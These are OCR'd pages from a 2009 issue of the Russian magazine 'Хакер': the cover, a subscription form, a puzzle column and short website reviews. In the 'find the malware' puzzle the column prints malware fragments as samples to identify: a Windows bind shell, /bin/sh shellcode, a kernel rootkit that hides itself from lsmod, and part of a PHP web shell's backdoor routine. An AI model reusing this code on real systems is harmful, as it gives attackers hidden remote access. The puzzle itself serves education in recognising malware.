
ФЕВРАЛЬ 02 (122) 2009

(game)land hi-fun media
publishing for enthusiasts
4 607157 100063 09002

Атака facebook

ВЗЛОМ КРУПНЕЙШЕЙ СОЦИАЛЬНОЙ СЕТИ

СТР. 42



ХАКЕРСКИЙ АУДИТ NETCAT

НАХОДИМ БАГИ ПОПУЛЯРНОЙ CMS

СТР. 46

PYTHON 3000

ОБЗОР НОВОВВЕДЕНИЙ В ПИТОНЕ 3К

СТР. 90

БАЙТ К БАЙТУ

ПОПУЛЯРНЫЕ СИСТЕМЫ УЧЕТА ТРАФИКА ПОД *NIX

СТР. 126

ВЫГОДА ● ГАРАНТИЯ ● СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подпис ных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1200 руб. Подарочные журналы при этом не высылаются

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ « »

- ☐ на 6 месяцев
- ☐ на 12 месяцев

начиная с ________________ 200 г.

- ☐ Доставлять журнал по почте на домашний адрес

Доставлять журнал курьером:

- ☐ на адрес офиса*
- ☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Прошу выслать бесплатный номер журнала ________________

Ф.И.О. ________________

АДРЕС ДОСТАВКИ:

индекс ________________
область/край ________________
город ________________
улица ________________
дом ________ корпус ________
квартира/офис ________________
телефон (код) ________________
e-mail ________________
сумма оплаты ________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение	ИНН 7729410015 ООО «Гейм Лэнд»
	АБ «ОРГРЭСБАНК», г. Москва
	р/с № 40702810509000132297
	к/с № 30101810900000000990
	БИК 044583990 КПП 770401001
	Плательщик
	Адрес (с индексом)
	Назначение платежа / Сумма
	Оплата журнала «________________»
	с 200 г.
	Ф.И.О.
Кассир	Подпись плательщика
Квитанция	ИНН 7729410015 ООО «Гейм Лэнд»
	АБ «ОРГРЭСБАНК», г. Москва
	р/с № 40702810509000132297
	к/с № 30101810900000000990
	БИК 044583990 КПП 770401001
	Плательщик
	Адрес (с индексом)
	Назначение платежа / Сумма
	Оплата журнала «________________»
	с 200 г.
	Ф.И.О.
Кассир	Подпись плательщика



ИВАН СКЛЯРОВ
/ XPUZZLE@REAL.XAKEP.RU,
WWW.SKLYAROFF.RU /

X-PUZZLE:

ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!

НЕ СТЕСНЯЙСЯ ПРИСЫЛАТЬ СВОИ ОТВЕТЫ! ДАЖЕ ЕСЛИ ТЫ СМОГ ОТВЕТИТЬ ВСЕГО НА ОДИН ПАЗЛ, Я С ИНТЕРЕСОМ ПОЧИТАЮ ТВОИ ОРИГИНАЛЬНЫЕ РЕШЕНИЯ. НУ А ГЕРОИ, КОТОРЫЕ ПЕРВЫМИ ПРАВИЛЬНО ОТВЕТЯТ НА ВСЕ ВОПРОСЫ, ПОЛУЧАТ ПРИЗЫ И УВИДЯТ СВОИ ИМЕНА НА СТРАНИЦАХ **ХА**. ПОМНИ: В БОЛЬШИНСТВЕ СЛУЧАЕВ ВАРИАНТ ОТВЕТА ЗАСЧИТЫВАЕТСЯ КАК ПРАВИЛЬНЫЙ, ТОЛЬКО ЕСЛИ К НЕМУ ПРИЛОЖЕНО ПОДРОБНОЕ И ВЕРНОЕ ОБЪЯСНЕНИЕ.

ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE:

<<ЛЮБОВЬ И НЕНАВИСТЬ>>

Исправить необходимо второй байт (или первый, если отсчет начинать с нуля) — с 2Dh на 17h. Ниже показан исходный код программы hatelove.com на ассемблере (можно также взять на диске к журналу):

```
CSEG segment
assume CS:CSEG,
DS:CSEG,ES:CSEG,SS:CSEG
org 100h

Begin:

  mov bx,offset Mess1
  push bx
  call Xorer

  pop bx
  mov ah,9
  mov dx,bx
  int 21h

  mov ah,9
  mov dx,offset Mess3
  int 21h

  int 20h

Mess2 db «N'khqb'#»


Xorer proc

  mov cx,8

Hi:
  mov ax,[bx]
  xor ax,7
  mov [bx],ax
  inc bx

  loop Hi

  ret
Xorer endp

Mess1 db «N'ofsb'#»
Mess3 db «][akep!$»

CSEG ends
```

<<ЛОГИЧЕСКАЯ ЗВЕЗДА>>

Вот возможные варианты:

число в середине — 57;
левая ветвь — AND;
нижняя ветвь — XOR;
верхняя ветвь — OR;
правая ветвь — XOR.

<<ОЧЕНЬ ПРОСТОЙ ШИФР>>


Расшифрованная фраза: «ПОКУПАЙ ХАКЕР». В зашифрованном тексте каждый ASCII-код представляет собой порядковый номер буквы в русском алфавите. Например, ASCII-код 6h — это шестая буква в русском алфавите, то есть буква «Е».

<<ЛОВЛЯ БАГОВ>>

Первый участок кода. В начале функции main осуществляется проверка количества аргументов командной строки на равенство трем: if (argc != 3). Однако, далее по коду можно обнаружить, что используются аргументы argv[2] и argv[3], то есть argc должно быть, как минимум, равно 4 (от argv[0] до argv[3]). Очевидно, условие должно иметь такой вид: if (argc != 4).


Второй участок кода. Первая функция fopen, которая возвращает указатель fdout, открывает файл на чтение («rb»), но дальше в коде функцией fwrite осуществляется запись в этот файл. Вторая функция fopen, которая возвращает указатель fdin, открывает файл на запись («wb»), но затем в коде функцией fread из него осуществляется чтение. Соответственно, аргументы «rb» и «wb» в функциях fopen должны быть поменяны местами.

Третий участок кода. В стандартной Windows-функции CreateFile не хватает одного аргумента (всего их должно быть 7).





ПОБЕДИТЕЛЮ - ГОДОВУЮ ПОДПИСКУ НА



ЗАБАВНОЕ КОДИРОВАНИЕ

С помощью неизвестного алгоритма фраза «Реши пазл» оказалась закодирована следующим образом:

БИшЫ СТЮЩ

Раскодируй такую фразу, закодированную этим же самым алгоритмом:

ьИ JтрИШЫJь ЮЬТть ФJИ, чтАУы ЬИ JтТть ФА ФJИШ ЬИФИГЖАЭ

НАЙДИ ЗЛОВРЕДА

На рисунках показаны четыре участка кода, взятые из реальных программ. Твоя задача — определить, какие из этих участков относятся к зловредам. Разумеется, необходимо обосновать, почему ты так решил.

```
if(bind(sock, (struct sockaddr *)&sockadr, sizeof(sockadr))) continue;
if(listen(sock, 0)) continue;

handle = accept(sock, &sockadr2, 0);
if(handle != INVALID_SOCKET) {
    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    si.hStdInput = (void *)handle;
    si.hStdError = (void *)handle;
    si.hStdOutput = (void *)handle;
    si.dwFlags = STARTF_USESTDHANDLES;
    CreateProcess(NULL, "cmd", NULL, NULL, TRUE, CREATE_NEW_CONSOLE, NULL, NULL, &si, &cmdproc);
    WaitForSingleObject(cmdproc.hProcess, INFINITE);
    CloseHandle(cmdproc.hProcess);
    CloseHandle(cmdproc.hThread);
    shutdown(handle, 1);
    CloseHandle(&handle);
}

closesocket(isock);
free(packet);
```

Первый участок кода

Второй участок кода

```
xorl    %eax,%eax
xorl    %ebx,%ebx
movb    $0x17,%al
int     $0x80
xorl    %eax,%eax
xorl    %ebx,%ebx
movb    $0x2e,%al
int     $0x80
xorl    %eax,%eax
pushl   %eax
pushl   $0x68732f2f
pushl   $0x6e69622f
movl    %esp,%ebp
pushl   %eax
pushl   %ebx
movl    %esp,%ecx
cltd
movb    $0xb,%al
int     $0x80
```

Третий участок кода

```
int new_write(int fd, const char* buf, size_t count)
{
  char *temp;
  int ret;

  if (!strcmp(current->comm, "lsmod")) {
   temp = (char *)kmalloc(count + 1, GFP_KERNEL);
   copy_from_user(temp, buf, count);
   temp[count + 1] = 0;
   if (strstr(temp, MODULE_NAME) != NULL) {
     kfree(temp);
     return count;
   }
  }
  ret = orig_write(fd, buf, count);
  return ret;
}

int init_module(void)
{
  find_sys_call_table();
  orig_write = (void*)sys_call_table[__NR_write];
  sys_call_table[__NR_write] = (unsigned long)new_write;
  return 0;
}
```

ЗАКОВЫРКА

Определи правильный пароль к программе zakovirka.exe. Программу zakovirka.exe можно найти на диске к журналу или на моем сайте www.sklyaroff.ru.

ОПТИМИЗАЦИЯ ПО САМОЕ НЕБАЛУЙСЯ

В листинге ты видишь кусок кода на языке программирования Ассемблер. Твоя задача — оптимизировать его по размеру и по скорости. При этом он не должен потерять своей функциональности.

```
loop $
push cx
not dx
not cx
or dx,cx
xor dx,0ffffh
mov bx,dx
or cx,bx
and ax,bx
xor ax,0ffffh
and cx,ax
pop cx
mov ax,cx
```

Четвертый участок кода

```
if (!empty($bindsubmit))
{
 echo "<b>Result of binding port:</b><br>";
 $v = $bndportsrcs[$bind[src]];
 if (empty($v)) {echo "Unknown file!<br>";}
 elseif (fsockopen($SERVER_ADDR,$bind[port],$errno,$errstr,0.1)) {echo "Port alredy in use, select
 else
 {
  $srcpath = $tmpdir.$bind[src];
  $w = explode(".",$bind[src]);
  $ext = $w[count($w)-1];
  unset($w[count($w)-1]);
  $binpath = $tmpdir.join(".",$w);
  if ($ext == "pl") {$binpath = $srcpath;}
  @unlink($srcpath);
  $fp = fopen($srcpath,"ab+");
  if (!$fp) {echo "Can't write sources to \"".$srcpath."\"!<br>";}
  else
  {
   $data = base64_decode($bndsrcs[$bind[src]]);
   fwrite($fp,$data,strlen($data));
   fclose($fp);

   if ($ext == "c") {$retgcc = myshellexec("gcc -o ".$binpath." ".$srcpath);  @unlink($srcpath);}

   $v[1] = str_replace("%path",$binpath,$v[1]);
   $v[1] = str_replace("%port",$bind[port],$v[1]);
   $v[1] = str_replace("%pass",$bind[pass],$v[1]);
   $v[1] = str_replace("//","/",$v[1]);
   $retbind = myshellexec($v[1]." > /dev/null &");
   sleep(5); //Timeout
   $sock = fsockopen("localhost",$bind[port],$errno,$errstr,5);
```

ТЕЛЕВИДЕНИЕ
ТЕПЕРЬ
НАШЕ

gameland tv

круглосуточный телеканал об играх

СМОТРИТЕ В СЕТЯХ:














ЭР-ТЕЛЕКОМ

Информацию о подключении требуйте у вашего регионального оператора






DUMPZ.ORG

HTTP://DUMPZ.ORG

Удобнейший сервис, который поможет делиться фрагментами кода с друзьями или коллегами. Лично я вообще сохраняю некоторые исходники, чтобы, во-первых, не потерять важные наработки, а, во-вторых, быстро их находить. Сам дамп автоматически раскрашивается в соответствии с выбранным языком, а запись не имеет ограничений по сроку хранения.



BARATRO.RU

HTTP://BARATRO.RU


Открытый торрент-трекер рунета. Фишка в том, что сервис индексирует торренты с популярных трекеров, избавляя от мороки с регистрацией, поддержанием вечно падающего рейтинга и прочей назойливой ерундой. В итоге получаем все торренты, собранные в одном месте, с поиском и безо всяких ограничений!



GIZMOCALL

HTTPS://WWW.GIZMOCALL.COM

Зная, что в Штаты и Европу можно звонить за сущие копейки, я давно не боюсь, что мне грозит разорение за разговоры с заграницей. Но Skype под рукой есть не всегда, а с его portable-версией постоянно возникают траблы. Решением всех проблем стал выход веб-версии популярной звонилки Gizmo, которая работает прямо из браузера. Единственное условие для запуска — регистрация в системе и установленный Flash не ниже 9 версии.



ZYB.COM

HTTP://ZYB.COM

Чтобы забэкапить контакты на телефоне, вовсе необязательно подключать телефон к компьютеру и синхронизировать его с помощью специальных программ (которых позже, конечно же, не окажется). Вместо этого есть замечательный сервис, который сделает копию как контактов, так и привязанных к ним фотографий. Для этого нужно пройти несложную регистрацию, выбрать модель своего мобильного и указать номер телефона, чтобы получить SMS с настройками. Осторожно, параноики: держитесь от сервиса подальше! :)